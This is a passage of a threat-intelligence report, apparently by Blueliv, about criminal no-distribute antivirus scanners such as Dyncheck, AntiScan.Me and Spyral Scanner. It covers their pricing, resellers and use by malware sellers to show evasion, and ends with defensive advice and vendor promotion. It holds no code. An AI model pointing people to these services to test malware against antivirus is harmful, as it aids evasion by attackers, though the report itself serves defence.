AV	Detection
360 Total Security Essential	Clean
ALYac Internet Security	Clean
AVG Anti-Virus	Clean
Ad-Aware Antivirus	Clean
AhnLab V3 Light	Clean
Avast Antivirus	Clean
Avira Internet Security	TR/Crypt.XPACK.Gen
BitDefender Total Security	Clean
BullGuard Internet Security	Clean
ClamAV	Clean
DrWeb Antivirus	Clean
Emsisoft Anti-Malware	Clean
Eset NOD32 Antivirus	Clean
F-PROT Antivirus	Clean
F-Secure Anti-Virus	Clean
Fortinet Antivirus	Clean
G Data Internet Security	Clean
IKARUS anti.virus	Clean
K7 AntiVirus Premium	Clean
Kaspersky Internet Security	Clean
Malwarebytes Premium	Clean
McAfee Endpoint Protection	Clean
Norton Security	Clean

An April 2019 Dyncheck report shared by the author of the popular information stealer KPOT showings KPOT's low detection rate


Dyncheck's static scans return easy-to-understand results – as seen in the image above – listing all the tested AV products and either showing that the file was "clean" or displaying the name that the malware was detected as. In Dyncheck's dynamic scans, the service captures screenshots of the test machine after execution to show whether the malware was detected and if so, how that detection appeared.



A portion of the dynamic report generated by the same sample scanned in the prior image (above)

Dyncheck offers a dozen unique membership plans considering factors such as whether customers would like to perform static or dynamic scans; the length of the membership; the number of scans permitted in a period of time; whether or not the client has access to the Dyncheck API.


A single static check against one AV engine costs clients $0.01 USD, while the most expensive plan is a $299 USD per month "VIP" package that allows for unlimited dynamic checks. Packages for dynamic scans – marketed as "runtime" packages – cost more than their static counterparts (marketed as "scantime"), reflecting the difference in costs for offering each service.



A sampling of Dyncheck's dynamic scan plans. Dyncheck offers eight different packages for those interested in dynamic scans and four for static scans

Some resellers build a second site – perhaps catering towards a different linguistic community – that queries the original service's API in order to produce results


Some no-distribute AV scanners allow cybercriminals to resell access to their platform. Often these resellers will build a second site – perhaps catering towards a different linguistic community – that queries the original service's API in order to produce results. Blueliv analysts identified at least one Dyncheck reseller, dubbed AntiScan[.]Me.



AntiScan[.]Me's FAQ section explicitly states that they are a Dyncheck reseller


Spyral Scanner

While Dyncheck is immensely popular in the Russian-language underground, the English-language cybercriminal community's no-distribute scanner of choice appears to be Spyral Scanner. Spyral Scanner was first advertised on the English-language community HackForums in August 2017 and has remained popular in the time since its announcement. Unlike Dyncheck, Spyral Scanner currently offers only static scans, and not dynamic scans.



A graphic used in the Spyral Scanner advertisement on HackForums from when the service was first announced


Spyral Scanner was first made available as a paid service, offering a Lite and a Premium version, priced at $4.99 USD and $9.99 USD respectively. The difference between the offerings were the number of AV vendors that the service scanned against; the Lite version apparently checked against 20 AVs, whereas the Premium version checked 40. The threat actor behind Spyral Scanner accepted payments in Bitcoin, Ether, and Perfect Money.
In mid-2018, Spyral Scanner switched their business model and began allowing others to use their service without a fee. It's unclear what prompted this switch, and there have been several instances since the change where the threat actors marketing Spyral Scanner, likewise dubbed "SpyralScanner," has stated that the service would become paid again. At the time of writing, Spyral Scanner continues to be offered as a free service.



Spyral Scanner original operated using a subscription model before becoming free to all users. Spyral Scanner currently checks files against 22 AV products

Spyral Scanner does, however, display several banner ads advertising other cybercriminal services on their site. Blueliv analysts assess with a moderate degree of confidence that the team behind Spyral Scanner likely earns some revenue from displaying these ads to visiting clients and may be the site's primary source of income, explaining why this particular service is currently being offered for free.

As with Dyncheck, threat actors advertising their products – especially those on HackForums – use reports generated by Spyral Scanner to promote their products' stealth capabilities. For instance, the threat actor operating under the alias "mon3y," the author of the malicious document generator dubbed "Office Exploit Builder," regularly updates their sales thread with new results from Spyral Scanner to show the effectiveness of their maliciously generated documents at bypassing AV scanners.




A Spyral Scanner report shared in a thread advertising Office Exploit Builder shows that a file created by the malicious document generator was only detected by one AV


Other no-distribute AV scanners

Reflecting the dynamic nature of the industry, new services appear as others close or are shut down by law enforcement. This section provides a non-exhaustive selection of other services currently available, some of which have active cybercriminals operating them, while others do not. They all share common functions with other no-distribute AV scanners mentioned in this report:


- AVCheck



- Run4Me / ScanMyBin / TestMyBin




- AntiScan.Me (uses Dyncheck API)



- ScanLabs
- Cleanscan
- NoDistribute

Confronting the cybercriminal industry



Following the flow of this report, we have detailed the acquisition of malware or malicious code and its preparation for use in campaigns. At this stage, there is still significant work to be done on the part of cybercriminal to set up infrastructure and start a campaign. Intelligence in this area will be covered in later reports. Meanwhile, there are number of actions that organizations can perform to protect themselves.

Cyber-hygiene

Continuous cyber-hygiene within your organization can help prevent attacks, as well as mitigate their impact when one happens. An ongoing process of updates, including regular pentesting and patching, is crucial for safeguarding the organization. This includes staying up-to-date with antivirus engines and using threat intelligence services, which can help detect and analyze threats before they can reach network infrastructure.

The products and services detailed in this report demonstrate how threat actors are constantly developing and testing new ways to exploit infrastructure, so companies must not remain static when it comes to their security protocols. Aside from bolstering your perimeter from the outside in, it is also important to keep your internal systems and processes secure. For example, employees should be made aware that it is bad practice to use the primary domain or local admin accounts for general use, whose privileges are generally higher and could lead to a serious breach.

Continuous cyber-hygiene within your organization can help prevent attacks, as well as mitigate their impact when one happens

Education

As with many aspects of cybersecurity, education is key to mitigating attacks. Frequent and updated company-wide training is encouraged, and a robust risk culture should be promoted. Just as the cybercriminal industry continues to evolve, so must training programs. All employees should know how to identify potentially malicious activity, based on the latest developments in the shadow economy.

All employees should know how to identify potentially malicious activity, based on the latest developments in the shadow economy

The right talent for your business

Finding and utilizing the right talent for your businesses is an immensely valuable method to strengthen your organization's security conditioning

Businesses across varying sectors and of different sizes have different cybersecurity needs. Whereas large organizations and institutions benefit from large internal security teams, smaller enterprises may lack the resources to manage threats targeting them. Threat intelligence and antivirus companies rely on reverse engineers for malware analysis, who are tasked with identifying threats to mitigate their impact. Many companies outsource this highly specialized external talent.

This also includes pen-testers and red teams, who are groups of researchers with tactical experience who persistently challenge security protocols, in order to identify gaps and fill them. They are tasked with challenging the assumptions of security teams and use many of the attack techniques and indeed cybercriminal services detailed in this report. These sort of 'surprise' attacks, on a routine but irregular basis, can be most effective in exposing flaws and weaknesses in your security posture. Finding and utilizing the right talent for your businesses is an immensely valuable method to strengthen your organization's security conditioning.

Dedicated threat intelligence

Threat intelligence companies have methods of tracking and interrelating different threat actors, providing context to threats before they can have a significant impact

Those often best placed to confront the cybercriminal industry are those researchers who work "at the coalface." Threat intelligence companies have methods of tracking and interrelating different threat actors, providing context to threats before they can have a significant impact. In some cases, and using proprietary processing techniques such as those employed at Blueliv, this contextualization is enhanced by malware detection capabilities from botnet monitoring too. The role of threat intelligence companies is to have a deep, dedicated knowledge of the industry, and provide services that help organizations understand how actors use different cybercriminal products and services. Their expertise can help provide the missing piece of the puzzle before, during and after an attack.

Collaboration

The fight against cybercrime is a collaborative effort

Combating cybercrime generally benefits from collaboration on the part of the defenders. This means operating in much the same way as the criminals. Where they build communities to exchange information, so must the defenders mirror them. There are certain forums and communities, including the Blueliv Threat Exchange Network, which are free to join and engage in the fight against cybercrime collaboratively. It is also clear that this dark commercial exchange of goods and services must be matched, and bettered, by legitimate organizations too.

Conclusions

This report, the first in a series from Blueliv offering an overview of cybercrime industry, detailed some features of a rapidly growing cybercriminal services economy. We first covered the first elements in a process, from acquiring and preparing malicious code for use in a campaign, prior to setting up the infrastructure to deliver the 'product' to its victims.

Threat actor profiling is an ongoing process, and needs the right context and threat intelligence about the targets, campaigns, tools, CVEs, TTPs and usage of underground services to show which actors are relevant to an individual organization, and then establish processes for protecting against these threats. Often, the ways in which different threat actors use tools and services provides a pattern or creates a TTP in itself, which can then aid attribution.

Blueliv's Threat Context module offers a comprehensive list of threat actor profiles, linked to relevant IOCs, fresh campaigns, weaponized tools and exploits, and their behavior mapped to MITRE ATT&CK techniques. This module helps CISOs report to C-level executives which actors are relevant to the organization, and also helps threat hunters gain context around hashes and network IOCs found during incident response cases.

The ways in which different threat actors use tools and services provides a pattern or creates a TTP in itself, which can then aid attribution

This enrichment module is supported by a number of others, including modules which can identify leaked, stolen, and sold user credentials. Investigating the ways in which threat actors use their gains is also instructive in building a clearer picture of your adversary. Additionally, Blueliv is constantly improving methodologies used to process intelligence, such as enhancing malware detection and analysis and gathering information from botnets. This kind of unique information can provide the missing link when it comes to effectively managing digital risk.

